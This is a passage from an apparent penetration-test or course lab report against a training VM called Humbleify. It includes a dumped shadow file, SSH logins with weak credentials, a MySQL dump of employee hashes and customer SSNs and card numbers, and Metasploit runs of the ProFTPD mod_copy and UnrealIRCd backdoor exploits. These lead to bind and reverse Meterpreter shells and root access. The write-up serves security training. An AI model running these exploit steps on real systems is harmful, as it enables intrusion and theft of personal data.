lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
vagrant:$6$arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5CFAOdZOHW7Gi7vhKvQevVy/:19564:0:99999:7:::
vboxadd:!:17767::::::
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:19564:0:99999:7:::
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:19564:0:99999:7:::
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:19564:0:99999:7:::
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:19564:0:99999:7:::
jamescochran:$1$salt123$KifBrNS59EJwNmmqoG7jZ0:19564:0:99999:7:::
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:19564:0:99999:7:::
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:19564:0:99999:7:::
mysql:!:19564:0:99999:7:::
marlah@vagrant:~/mail$ 
```

4. Similarly, type “ssh jamescochran@192.168.56.200”
5. Password: jamescochran
    a. We have now gained access to directories and files that can be viewed by James Cochran.




```
msf6 > ssh jamescochran@192.168.56.200
[*] exec: ssh jamescochran@192.168.56.200

jamescochran@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Nov 12 18:28:14 UTC 2023

  System load:  0.0               Processes:           131
  Usage of /:   3.0% of 61.65GB   Users logged in:     0
  Memory usage: 22%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Nov 12 18:24:19 2023 from kali
jamescochran@vagrant:~$ id
uid=1115(jamescochran) gid=1115(jamescochran) groups=1115(jamescochran)
```

4.3 Compromising Humbleify’s MySQL Database

The MySQL database on the Humbleify server was compromised to reveal detailed and sensitive information about employees and customers of the company. The exploit was conducted through the following steps:


1. We used James Cochran’s credentials to gain remote access through SSH (As shown in section 4.2).
2. We navigate to Tyler’s notes by typing “cd /home/tyler/notes”
3. Type “dir”
4. Type “cat mysql-notes.txt” to reveal the command used to launch the MySQL application.
5. Command: “mysql -h 127.0.0.1 -u root -p humbleify”
6. Password: thetiffzhang

a. Password is obtained from the hint given in the “mysql-notes.txt” file. The password was found by inspecting the company site.




```
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.2/js/bootstrap.min.js"></script>
<!--<script src="js/data/maleNames.js"></script>-->
<!--<script src="js/data/femaleNames.js"></script>-->
<!--<script src="js/data/lastNames.js"></script>-->
<!--<script src="js/generators.js"></script>-->
<!--<script src="js/data.js"></script>-->
<!--<script src="https://tiffzhang.com/startup/js/main.js"></script>-->
<!--<script src="https://tiffzhang.com/startup/js/style.js"></script>-->
<link href="http://fonts.googleapis.com/css?family=Roboto:400,100,300,30…
00italic,400italic,500,500italic,700,700italic,900,900italic" rel="stylesheet" type="text/css">
<link href="http://fonts.googleapis.com
```

7. We have gained access to the MySQL application with prompt “mysql>”



```
jamescochran@vagrant:/home/tyler/notes$ dir
file-permissions.txt  mysql-notes.txt  practicing-hashcat.txt  read-bash-history.txt  remember-webdav.txt  warning-sudo-exploit.txt
jamescochran@vagrant:/home/tyler/notes$ cat mysql-notes.txt
Reminder to self for how to connect to the humbleify mysql database:

    mysql -h 127.0.0.1 -u root -p humbleify

It will prompt for a password. That will auto-select the `humbleify` database.

Password hint: company website

Reminder of mysql root password

    hash: 8ad008832557602aa52b8b498f3813a0
    Salt: 1234

To get that hash, I put the salt before the password, like if the password were
`Password1`, it would have been `1234Password1` that I hashed.

    salt:password


Other useful commands once in the mysql prompt:

* list all tables

        show tables;

* how to describe a table

        describe <table-name>

* show all data in a table:

        select * from <table-name;jamescochran@vagrant:/home/tyler/notes$ mysql -h 127.0.0.1 -u root -p humbleify
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

8. To obtain all employee information, we type “select * from employees;”
9. To obtain all customer information we type “select * from customers;”
   a. We were able to obtain sensitive information of 436428 customers from the customers table.




```
mysql> select * from employees
    → ;
+-------------+------------+-----------+------------------------------------------+--------+
| username    | first_name | last_name | password_hash                            | salary |
+-------------+------------+-----------+------------------------------------------+--------+
| tyler       | Tyler      | Henry     | $1$salt123$wD.sqdCcam2n7ncytTCr6/        |  90000 |
| bcurtis     | Brent      | Curtis    | $1$salt123$d5i4gMknNanPm4gxJGnIh.        |  36000 |
| bschneider  | Bill       | Schneider | $1$salt123$gyhp7CgysPlY1WCQNQwxs/        | 999999 |
| cincinnatus | Meg        | Campbell  | $1$salt123$2WQXhuBhSO6zK5Aoaoe7p/        |  72000 |
| jamescochran| James      | Cochran   | $1$salt123$KifBrNS59EJwNmmqoG7jZ0        |  19005 |
| marlah      | Marla      | Hayes     | $1$salt123$LyDGghFYLG1bbThflqarY.        |      1 |
| mzimm       | Mary       | Zimmerman | $1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.        |    350 |
+-------------+------------+-----------+------------------------------------------+--------+
7 rows in set (0.00 sec)

mysql> select * from customers;
+-------------+-----------+-----------------------------+----------------------------------+-------------+------------------+--------------+-----------
--+
| first_name  | last_name | email                       | password_md5                     | ssn         | cc_number        | cc_exp_month | cc_exp_yea
r |
+-------------+-----------+-----------------------------+----------------------------------+-------------+------------------+--------------+-----------
--+
| Inga        | Emily     | inga.emily@gmail.com        | 64a431a8e7a363e04af4667d92c9fc56 | 783-41-8747 | 364716589178558  | 8            | 2023
  |
| Maximus     | Rothgeb   | maximus.rothgeb@outlook.com | 67db850080fc19693e6d786f20797014 | 134-96-8389 | 4256129739626480 | 10           | 2020
  |
| Maple       | Calmes    | maple.calmes@outlook.com    | 88210bd70b078d1058ee6e3b8a22f7ab | 432-05-0756 | 6011696961695510 | 11           | 2028
  |
| Joesph      | Anema     | joesph.anema@outlook.com    | 3f586b08f89fad6405fc070bcba103ed | 312-29-3877 | 48113623961910   | 5            | 2030
  |
| Philina     | Stdenis   | philina.stdenis@gmail.com   | 084d346fc88903afe9e851f7ee54c94c | 052-34-3203 | 6011973938675350 | 5            | 2020
  |
| Lowry       | Morten    | lowry.morten@yahoo.com      | 02cd1e10026fd93bb6420600b34b3fa3 | 417-37-4821 | 5123318625664730 | 5            | 2029
  |
| Portia      | Nattrass  | portia.nattrass@gmail.com   | 2b210f992a6f8ddfc3a99db3312eb48d | 708-44-2129 | 6011786245125940 | 4            | 2030
  |
| Ladonya     | Basch     | ladonya.basch@gmail.com     | 8990f53473384a1f93c7c9f4b3b97319 | 896-48-7240 | 357992716482812  | 2            | 2026
  |
| Capria      | Morfin    | capria.morfin@yahoo.com     | eae737c22d1bb796853941590054d042 | 563-91-9530 | 378514729212419  | 10           | 2024
  |
| Riquel      | Mckinion  | riquel.mckinion@gmail.com   | 7f5505174c8cb8dcbe513a51f2c70c9e | 571-31-4599 | 5274787243922280 | 4            | 2024
  |
| Success     | Kats      | success.kats@yahoo.com      | 644dbbf71b0688c079d1bfe642afcb23 | 833-32-3863 | 4265761185865920 | 10           | 2023
  |
| Juvens      | Haby      | juvens.haby@yahoo.com       | 4676cc1b72908485a68612556f31cf2c | 866-44-1369 | 5293777114227170 | 2            | 2023
  |
| Bretney     | Serb      | bretney.serb@protonmail.com | f15b773e499d4ccfdb91fef9e23558f7 | 177-07-7479 | 6011275471153830 | 5            | 2023
  |
| Ranaa       | Lumpkins  | ranaa.lumpkins@yahoo.com    | c20394490e7185d80d44b084770d24c7 | 326-79-7398 | 6011577558638920 | 7            | 2022
  |
| Yamisha     | Couture   | yamisha.couture@aol.com     | 9220aa96400274a9c1a3835e0483fe2e | 252-88-1674 | 4871938266277    | 12           | 2029
  |
| Hager       | Hopfner   | hager.hopfner@gmail.com     | 3acba771241d878c8e35ff464aec0342 | 108-76-2253 | 5329729132235450 | 11           | 2024
  |
| Shawana     | Magnone   | shawana.magnone@icloud.com  | 926e757b39aadf8848e6f240ff8a2943 | 716-07-5161 | 5583646647967340 | 9            | 2028
  |
| Cabrina     | Taub      | cabrina.taub@icloud.com     | 081c2ce8528c443cc4be69d4096c9778 | 405-84-3550 | 6011519525945550 | 1            | 2020
```

4.4 Attack on the FTP Exploit


Our organization was able to compromise the FTP Service to gain access into the Humbleify server establishing another point of entry. The exploit was conducted through the following steps:

1. Once in the msfconsole with the prompt “msf6>”, type “search name:ftp version:ProFTPD 1.3.5”
2. Target and exploit FTP ProFTPD 1.3.5
   a. Use 0
   b. Show options
   c. Show payloads




```
msf6 > search name:ftp version:ProFTPD 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > use 0
[*] Using configured payload cmd/unix/bind_awk
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.56.200   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html/   yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/bind_awk):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.200   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_awk                          normal  No     Unix Command Shell, Bind TCP (via AWK)
   1  payload/cmd/unix/bind_perl                         normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                    normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                           normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse_awk                       normal  No     Unix Command Shell, Reverse TCP (via AWK)
```

   d. Set payload 0
   e. Type the “run command”. Right after, type “run” again
   f. Background



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_awk                                  normal  No     Unix Command Shell, Bind TCP (via AWK)
   1  payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse_awk                               normal  No     Unix Command Shell, Reverse TCP (via AWK)
   5  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_python                            normal  No     Unix Command Shell, Reverse TCP (via Python)
   8  payload/cmd/unix/reverse_python_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 0
payload => cmd/unix/bind_awk
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 192.168.56.200:80 - 192.168.56.200:21 - Connected to FTP server
[*] 192.168.56.200:80 - 192.168.56.200:21 - Sending copy commands to FTP server
[*] 192.168.56.200:80 - Executing PHP payload /vsB4pN.php
[-] 192.168.56.200:80 - Exploit aborted due to failure: unknown: 192.168.56.200:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 192.168.56.200:80 - 192.168.56.200:21 - Connected to FTP server
[*] 192.168.56.200:80 - 192.168.56.200:21 - Sending copy commands to FTP server
[*] 192.168.56.200:80 - Executing PHP payload /HmEfn.php
[*] Started bind TCP handler against 192.168.56.200:4444
[*] Command shell session 4 opened (192.168.56.101:46575 → 192.168.56.200:4444 ) at 2023-11-12 15:30:33 -0500

background

Background session 4? [y/N]  y
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    192.168.56.101   no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4444             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (984904 bytes) to 192.168.56.200
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions
```

g. Type the command "use post/multi/manage/shell_to_meterpreter"
h. Show options
i. Set session 1
j. Run
k. Sessions
    i. Here we notice that session 5 is a meterpreter session and can help obtain a meterpreter for further exploitation
l. Sessions 5
m. Once in the meterpreter prompt, we type "shell"
n. Type "dir" to view directories
o. Background and "y" to get back to the meterpreter prompt
p. "Background" again, to navigate back to the post command
q. Type "sessions"
    i. We notice that session 5 has www-data as its user. We have now gained reverse shell access to PHP files.




```
   LHOST    192.168.56.101   no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4444             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (984904 bytes) to 192.168.56.200
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information  Connection
  --  ----  ----                   -----------  ----------
  1         shell cmd/unix                      192.168.56.101:36709 → 192.168.56.200:4444  (192.168.56.200)
  3         shell cmd/unix                      192.168.56.101:44047 → 192.168.56.200:4444  (192.168.56.200)
  4         shell cmd/unix                      192.168.56.101:46575 → 192.168.56.200:4444  (192.168.56.200)
  5         meterpreter x86/linux               192.168.56.101:4444 → 192.168.56.200:50878  (192.168.56.200)

msf6 post(multi/manage/shell_to_meterpreter) > sessions 5
[*] Starting interaction with 5...

meterpreter > shell
dir
Process 1898 created.
Channel 1 created.
HmEfn.php    X9VmGF.php   index.html  salary_app.php  xnlDWcG.php
KqkXo.php    a1ag8.php    kpLwLj.php  vsB4pN.php      zLBgH.php
WBd5Ta0.php  bVsHZhu.php  mlanTg.php  wsoZku.php
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[*] Meterpreter session 5 opened (192.168.56.101:4444 → 192.168.56.200:50878 ) at 2023-11-12 15:31:48 -0500

[*] Stopping exploit/multi/handler
backrgound
/bin/sh: 3: backrgound: not found
^Z
Background channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 5...
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information            Connection
  --  ----  ----                   -----------            ----------
  1         shell cmd/unix                                192.168.56.101:36709 → 192.168.56.200:4444  (192.168.56.200)
  3         shell cmd/unix                                192.168.56.101:44047 → 192.168.56.200:4444  (192.168.56.200)
  4         shell cmd/unix                                192.168.56.101:46575 → 192.168.56.200:4444  (192.168.56.200)
  5         meterpreter x86/linux  www-data @ vagrant.vm  192.168.56.101:4444 → 192.168.56.200:50878  (192.168.56.200)

msf6 post(multi/manage/shell_to_meterpreter) > █
```

4.5 Root Access Escalation through IRC Exploit


Our organization was able to compromise the UnrealIRCd Service to gain “ROOT” access into the Humbleify server establishing another point of entry. The exploit was conducted through the following steps:

1. Once in the msfconsole with the prompt “msf6>”, type “search unrealircd”
2. Target and exploit UnreadIRCd
    a. Use 0
    b. Show payloads
    c. Set payload 0
    d. Run
        i. Once the session is “run”, it will open a shell
    e. id
    f. sudo -s (Gain root access)
        i. id (Shows the we are the root user)




```
msf6 > search unrealircd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
[*] Using configured payload cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                     Disclosure Date  Rank    Check  Description
   -   ----                                     ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                           normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                           normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                  normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                  normal  No     Unix Command Shell, Double Reverse TCP (telnet)
